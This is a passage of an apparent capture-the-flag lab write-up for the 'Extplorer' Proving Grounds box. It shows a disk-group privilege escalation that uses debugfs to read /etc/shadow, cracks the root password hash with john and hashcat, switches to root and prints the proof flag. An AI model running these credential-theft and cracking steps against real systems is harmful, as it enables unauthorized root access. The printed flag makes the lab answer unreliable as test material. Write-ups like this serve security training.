/dev/mapper/ubuntu--vg-ubuntu--lv  9.8G  5.1G  4.3G  55% /
udev                           947M     0  947M   0% /dev
tmpfs                          992M     0  992M   0% /dev/shm
tmpfs                          199M  1.2M  198M   1% /run
tmpfs                          5.0M     0  5.0M   0% /run/lock
tmpfs                          992M     0  992M   0% /sys/fs/cgroup
/dev/loop0                      62M   62M     0 100% /snap/core20/1611
/dev/loop1                      64M   64M     0 100% /snap/core20/1852
/dev/loop2                      68M   68M     0 100% /snap/lxd/22753
/dev/sda2                      1.7G  209M  1.4G  13% /boot
/dev/loop4                      92M   92M     0 100% /snap/lxd/24061
/dev/loop3                      50M   50M     0 100% /snap/snapd/18596
tmpfs                          199M     0  199M   0% /run/user/1000
dora@dora:~$ debugfs /dev/debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
debugfs 1.45.5 (07-Jan-2020)
debugfs:  |
```




```
debugfs:  cat /etc/shadow
cat /etc/shadow
root:$6$AIWcIr8PEVxEWgv1$3mFpTQAc9Kzp4BGUQ2sPYYFE/dygqhDiv2Yw.XcU.Q8n1YO05.a/4.D/x4ojQAkPnv/v7Qrw7Ici7.hs0sZiC.:19453:0:99999:7:::
daemon:*:19235:0:99999:7:::
```


- Crack `root` password. Then we can switch to `root` with high privilege.

```
> echo "$6$AIWcIr8PEVxEWgv1$3mFpTQAc9Kzp4BGUQ2sPYYFE/dygqhDiv2Yw.XcU.Q8n1YO05.a/4.D/x4ojQAkPnv/v7Qrw7Ici7.hs0sZiC." > root.hash

# method 1
> john --wordlist=/usr/share/wordlists/rockyou.txt root.hash

# method 2
> hashid → SHA-512 Crypt
> hashcat --help | grep -i "crypt"
> hashcat -m 1800 root.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force

root : explorer
```


- proof.txt : 05baa89abd7a0f9a05e257df35b0bc5a



```
jip@jip:~/Offsec/PG/Extplorer$ cat root.hash
$6$AIWcIr8PEVxEWgv1$3mFpTQAc9Kzp4BGUQ2sPYYFE/dygqhDiv2Yw.XcU.Q8n1YO05.a/4.D/x4ojQAkPnv/v7Qrw7Ici7.hs0sZiC.

jip@jip:~/Offsec/PG/Extplorer$ which john
/usr/sbin/john

jip@jip:~/Offsec/PG/Extplorer$ john --wordlist=/usr/share/wordlists/rockyou.txt root.hash
Created directory: /home/jip/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 ASIMD 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
explorer         (?)
1g 0:00:00:03 DONE (2025-01-15 05:13) 0.2673g/s 4380p/s 4380c/s 4380C/s 1..cowgirlup
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



```
  https://hashcat.net/faq/morework

$6$AIWcIr8PEVxEWgv1$3mFpTQAc9Kzp4BGUQ2sPYYFE/dygqhDiv2Yw.XcU.Q8n1YO05.a/4.D/x4ojQAkPnv/v7Qrw7Ici7.hs0sZiC.:explorer

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
```



```
dora@dora:~$ su root          su root
su root
Password: explorer

root@dora:/home/dora# whoami                whoami
whoami
root
root@dora:/home/dora# cat /root/proof.txt   cat /root/proof.txt
cat /root/proof.txt
05baa89abd7a0f9a05e257df35b0bc5a
root@dora:/home/dora# ifconfig              ifconfig
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.241.16  netmask 255.255.255.0  broadcast 192.168.241.255
        inet6 fe80::250:56ff:fe86:13fb  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:86:13:fb  txqueuelen 1000  (Ethernet)
        RX packets 144349  bytes 13410494 (13.4 MB)
        RX errors 0  dropped 73  overruns 0  frame 0
        TX packets 14400  bytes 8144766 (8.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Reference

- https://github.com/advisories/GHSA-9337-wvr6-wx8x
- https://nvd.nist.gov/vuln/detail/CVE-2023-29657
- https://www.hackingarticles.in/disk-group-privilege-escalation/